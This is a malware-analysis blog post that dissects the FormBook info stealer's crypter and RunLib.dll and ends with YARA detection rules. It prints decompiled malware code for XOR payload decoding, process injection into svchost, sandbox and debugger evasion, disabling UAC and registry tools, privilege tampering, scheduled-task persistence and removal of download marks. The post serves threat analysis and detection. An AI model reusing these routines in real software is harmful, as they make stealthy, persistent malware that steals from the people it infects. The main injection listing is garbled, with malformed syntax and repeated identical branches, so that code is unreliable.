

Let's Learn: Dissecting FormBook Info stealer Malware: Crypter & "RunLib.dll"

vkremez.com/2018/01/lets-learn-dissecting-formbook.html

Goal: Dissect and outline the main functions of FormBook crypter and its RunLib main injection DLL.

Source:

- Packed [Original Formbook](#) (MD5: 2bf4f25d5e09822543576f2c2eb32e2d)
- Unpacked [RunLib.dll](#) (MD5: a747af029f0c00fe6090b9b64f62d339)
- Unpacked [first-layer deobfuscated loader](#) (MD5: c12f538e3f48d71586b77948b86c8e16)

While analyzing one of the more recent #FormBook campaigns, came across an interesting FormBook crypter and its "RunLib" DLL module.

#formbook #malspam now using xml...that's kinda neat in a crappy sorta way:<https://t.co/Ie1nxJv7Zk>
pic.twitter.com/QxjaQoTWFU
— James (@James_inthe_box) [January 19, 2018](#)

Outline:


- I. Background
- II. First-layer deobfuscated loader
 - A. XOR decoding routine
 - B. Fake MessageBox routine
 - C. Injection
 - D. Anti-Analysis
- III. RunLib.dll
 - A. Main injection routine
 - B. UAC and registry disable registry function
 - C. ElevateProcess function
 - D. Task Scheduler persistence
 - E. Zone.Identifier remove
- IV. Yara RULE

I. Background:

FormBook is a formgrabbing malware that is available on the underground. It continuously evolves leveraging VBCryptor -> RunPE packers and is written in .NET. [FireEye](#) and [Arbor](#) extensively covered the binary functionality of the FormBook stealer.

It is the same crypter called internally "classicrefud." It is also referenced as "Prime Crypt - The Babushka Crypter" [1] by [InsideMalware](#).

II. First-layer deobfuscated loader:



The PDB path for the binary crypter is as follows:

C:\Users\zeros\OneDrive\Documents\Visual Studio
2017\projects\classicrefud\Classlibrary1\Obj\Release\graznataguz.pdb

A. XOR decoding routine

FormBook decodes resource via the following decoding function (censored) with the static key "ZTZZCVBMVUTBOMTTIZICXOVBOUIIRUUEBUEXOEEEXNBUBTCBEOOCVCUEMOUNNIUOOERZROI."

```

public static byte[] b****k(byte[] feromero, byte[] malkopute, string golemiq)
{
    malkopute = Encoding.get_ASCII().GetBytes(golemiq);
    for (int i = 0; i < feromero.Length; i++)
    {
        int expr_18_cp_1 = i;
        feromero[expr_18_cp_1] ^= (byte)(malkopute[i % golemiq.get_Length()] >> i + 5 + malkopute.Length & 150);
    }
    return feromero;
}

```

```

private static void Main(string[] PP1PP2)
{
    try
    {
        Thread.Sleep(0);
        if (AA3.DWireShark() || AA3.IsDebuggerPresent() || AA3.DEmulation() || AA3.DSandboxie())
        {
            Environment.Exit(0);
        }
        string golemiq = "ZTZZCVBMVUTBOMTTIZICXOVBOUIIRUUEBUEXOEEEXNBUBTCBEOOCVCUEMOUNNIUOOERZROI";
        bool flag = true;
        bool flag2 = false;
        bool flag3 = false;
        bool flag4 = false;
        byte[] array = new ResourceManager("ZVO2TVTERIZX", Assembly.GetExecutingAssembly()).GetObject("BTZXIORNRBTRX");
        string[] arry2 = Regex.Split(Encoding.get_Default().GetString(array), "\r\n\r\n");
        byte[] malkopute = new byte[255];
        Assembly assembly = AppDomain.get_CurrentDomain().Load(AA3.b1...k(Encoding.get_Default().GetBytes(arry2[1]), malkopute, golemiq));
        byte[] array3 = AA3.b1...k(Encoding.get_Default().GetBytes(arry2[0]), malkopute, golemiq);
        Type[] types = assembly.GetType();
        for (int i = 0; i < types.Length; i++)
        {

```

B. Fake MessageBox routine

The malware contains the fake MessageBox logic from the member function "mb."

```

type.InvokeMember("mb", 256, null, Activator.CreateInstance(type), new object[]
{
    "[BODY]",
    "[TITLE]",
    "warning",
    "[MSGONCE]"
});

```

C. Injection

The binary injects the decoded resource to **svchost** (suspended) **RunPE** style the payload "**SYRPSVT.exe.**"

```

type.InvokeMember("Inj",256,null, Activator.CreateInstance(type), new object[]
{
array3,
"svchost",
false,
false,
false,
"SYRPSVT.exe",
PP1PP2
});

```

IV. Anti-analysis

The malware contains various anti-analysis tricks checking for debugger, analysis tools, and emulation environment.

a. DWireshark()

```

private static bool DWireshark()
{
Process[] processes = Process.GetProcesses();
Process[] array = processes;
for (int i = 0; i < array.Length; i++)
{
Process process = array[i];
if (process.get_MainWindowTitle().Equals("The Wireshark Network Analyzer"))
{
return true;
}
}
return false;
}

```

b. IsDebuggerPresent()

```
[DllImport("kernel32")]
```

```
private static extern bool IsDebuggerPresent();
```

c. DEmulation()

```

private static bool DEmulation()
{
long num = (long)Environment.get_TickCount();
Thread.Sleep(500);
long num2 = (long)Environment.get_TickCount();
return num2 - num < 500L;
}

```


d. DSandboxie()

```

private static bool DSandboxie()
{
return AA3.GetModuleHandle("SbieDII.dll").ToInt32() != 0;
}

```

III. RunLib DLL function



A. Main injection routine

The malware checks for Avast anti-virus and injects its code into svchost.exe; alternatively, it creates the process svcchost.exe with the argument -woohoo.

```
public static void legName[bool] bits, string name, bool pars, bool elevated, bool critical, string startup, string[] parent)
{
    Process.KillByName(name);
    if (bits && elevated && critical && startup != null)
        RunInInitialProcess(bits, name);
}

Thread.Sleep(20000);

try
{
    if (Process.KillByName("Avast*"))
    {
        name = Assembly.GetEntryAssembly().GetLocation();
        elev = false;
        crit = false;
        start = null;
    }
    else if (name.Contains("Avast*"))
    {
        name = Assembly.GetEntryAssembly().GetLocation();
        elev = false;
        crit = false;
        start = null;
    }
    else if (name.Contains("Avast"))
    {
        name = Path.Combine("C:\Windows\Temp", "Avast");
        elev = false;
        crit = false;
        start = null;
    }
    else if (name.Contains("Avast"))
    {
        name = Environment.GetEnvironmentVariable("windir") + "\\System32\\svchost.exe";
    }
    else if (name.Contains("Avast"))
    {
        name = Environment.GetEnvironmentVariable("windir") + "\\Windows\NET\framework\v2.0.50727\svchost.exe";
    }
    else if (name.Contains("Avast"))
    {
        name = Environment.GetEnvironmentVariable("windir") + "\\Windows\NET\framework\v4.0.30319\svchost.exe";
    }
    else if (name.Contains("Avast"))
    {
        name = Environment.GetEnvironmentVariable("windir") + "\\Windows\NET\framework\v3.0.30729\svchost.exe";
    }
    else
    {
        elev = true;
        File.Copy(Environment.GetEnvironmentVariable("windir") + "\\System32\\svchost.exe", Path.GetTempPath() + name + ".exe", true);
        name = Path.GetTempPath() + name + ".exe";
    }
}
catch (Exception ex)
{
    elev = false;
    crit = false;
    Process.KillByName(name);
}

if (pars.Length > 0)
{
    pars = pars[0];
}
```

1-28-2018 - FormBook-unpacked main "RunLib.dll" routine

```
# pars.Length == 0
{
    int name = 0;
    string name = null;
    try
    {
        RunInThread(bits, name);
        elev = false;
        crit = false;
    }
    catch (Exception ex)
    {
        Process.Kill(bits);
        if (bits.get_Shutdown() && (elevated || crit || critical) || Path.GetTempPath() + "svchost.exe" == name)
        {
            elev = true;
            crit = true;
            name = Path.Combine("C:\Windows\Temp", "svchost");
            elev = false;
            crit = false;
            RunInProcessThread(Convert.ToInt32(pars[0]), name[0]);
            elev = true;
            crit = true;
            RunInProcessThread(Convert.ToInt32(pars[0]), name[0]);
            elev = false;
            crit = false;
            RunInInitialProcess();
        }
        else
        {
            elev = true;
            crit = true;
            RunInInitialProcess();
        }
    }
}
catch (Exception arg_270_0)
{
    MessageBox.Show(arg_270_0.get_Message());
}
```

B. UAC and registry disable registry function

FormBook also attempts to disable UAC and registry tools via the function called internally "dbl."

```
public static void dbl(bool[] dis)
```

```
{
try
{
if (dis[0])
{
try
{
RegistryKey expr_15 =
Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
true);
expr_15.SetValue("EnableLUA", "0");
expr_15.Close();
}
catch
{
}
}
if (dis[2])
{
try
{
}
```

```

RegistryKey expr_43 =
Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System");
expr_43.SetValue("DisableRegistryTools", "1");
expr_43.Close();
}
catch
{
}
}
}
catch (Exception)
{
}
}

```

C. ElevateProcess function

The binary also attempts to elevate process via the following function:

```

private static void ElevateProcess(IntPtr handle)
{
try

{
byte[] array = new byte[0];
uint num = 0u;
RunLib.GetKernelObjectSecurity(handle, 4, array, 0u, ref num);
array = new byte[num];
RunLib.GetKernelObjectSecurity(handle, 4, array, num, ref num);

RawSecurityDescriptor expr_2F = new RawSecurityDescriptor(array, 0);
expr_2F.get_DiscretionaryAcl().InsertAce(0, new CommonAce(0, 1, Convert.ToInt32(987135), new
SecurityIdentifier(1, null), false, null));
array = new byte[expr_2F.get_BinaryLength()];
expr_2F.GetBinaryForm(array, 0);
RunLib.SetKernelObjectSecurity(handle, 4, array);
}
catch
{
}
}

```

D. Task Scheduler persistence



The binary sets up persistence via the task scheduler XML file with its template stored in the resource section. The function is called internally "**okapise.**"

```
public static void okapise(string location, string filename, string value, bool hide)
{
```

```
Directory.CreateDirectory(Environment.GetFolderPath(26) + "\\\" + value);
string text = string.Concat(new string[]
```

```
{
Environment.GetFolderPath(26),
"\\",
value,
```

```
"\\",
filename
```

```
});
string text2 = string.Concat(new string[]
{
Environment.GetFolderPath(26),
"\\",
value,
"\\",
RunLib.RndString(5),
".xml"
});
```

```
string name = WindowsIdentity.GetCurrent().get_Name();
string text3 = Resources.TE;
```

```
if (!(location == text))
{
```

```
File.Copy(location, text, true);
}
```

```
bool flag = (File.GetAttributes(location) & 2) == 2;
```

```
if (hide && !flag)
{
```

```
File.SetAttributes(text, File.GetAttributes(text) | 2);
}
```

```
text3 = text3.Replace("[USERID]", name).Replace("[LOCATION]", text);
```

```

File.WriteAllText(text2, text3);
ProcessStartInfo expr_124 = new ProcessStartInfo("schtasks.exe", string.Concat(new string[]
{
"/Create /TN """ + value + "\\",
value,
""" /XML """",
text2,
"""\"
}));
expr_124.set_WindowStyle(1);
Process.Start(expr_124).WaitForExit();
File.Delete(text2);

}

```

E. Zone.Identifier

The malware also modifies the flag to remove or modify Zone.Identifier to avoid additional checks that might show the binary was downloaded externally.

The function "remove" is as follows:

```

private static void remove(string path)
{
try
{
RunLib.DeleteFile(path + ":Zone.Identifier");
}
catch (Exception)
{
RunLib.modify(0, path);
}
}

```

The function "modify" is as follows:

```

private static void modify(int m, string path)
{
try
{
ProcessStartInfo expr_3A = new ProcessStartInfo("cmd.exe", string.Concat(new object[]

{
"/c echo [zoneTransfer]ZoneID = ",
m,
"> ",
path,
":Zone.Identifier & exit"
}));
expr_3A.set_WindowStyle(1);
Process.Start(expr_3A).WaitForExit();
Thread.Sleep(1000);

```

```

}

catch (Exception) {
}
}

IX. YARA RULE
rule crime_win32_formbook_runlib_in_memory{

meta:
description = "Detects the FormBook's runlib DLL in memory"
author = "@VK_Intel"
reference = "Detects the unpacked FormBook RunLib"
date = "2018-01-21"
hash = "a285feabf146fe4d944acc20b4d7ad2258e5084b0440960bd2b7df662e6cf7d6"

strings:
$s0 = "C:\\\\Users\\\\zeros\\\\OneDrive\\\\Documents\\\\Visual Studio
2017\\\\Projects\\\\ClassicRefud\\\\ClassLibrary1\\\\obj\\\\Release\\\\graznataguz.pdb" fullword ascii
$s1 = "C:\\\\Windows\\\\System32\\\\svchost.exe" fullword wide
$s2 = "\\\\System32\\\\svchost.exe" fullword wide
$s3 = "RunLib" fullword wide
$s4 = "<Command>[LOCATION]</Command>" fullword wide
$s5 = "mscoree.dll" ullword wide
condition:
all of them
}

rule crime_win32_formbook_first_layer_unpacked {
meta:
description = "Detects the FormBook's main runner in memory"
author = "@VK_Intel"
reference = "Detects first-layer FormBook binary unpacked"
date = "2018-01-21"
hash = "e4d8d6bbb80a2ddf9d4b28ac1dec354cdd59dd633e2dca13ef93b5e4fc4abd5"
strings:
$s0 = "DSandboxie" fullword ascii
$s1 = "DWireshark" fullword ascii
$s2 = "DEmulation" fullword ascii
$s3 = "mb" fullword ascii
$s4 = "svchost" fullword ascii
condition:
all of them
}

```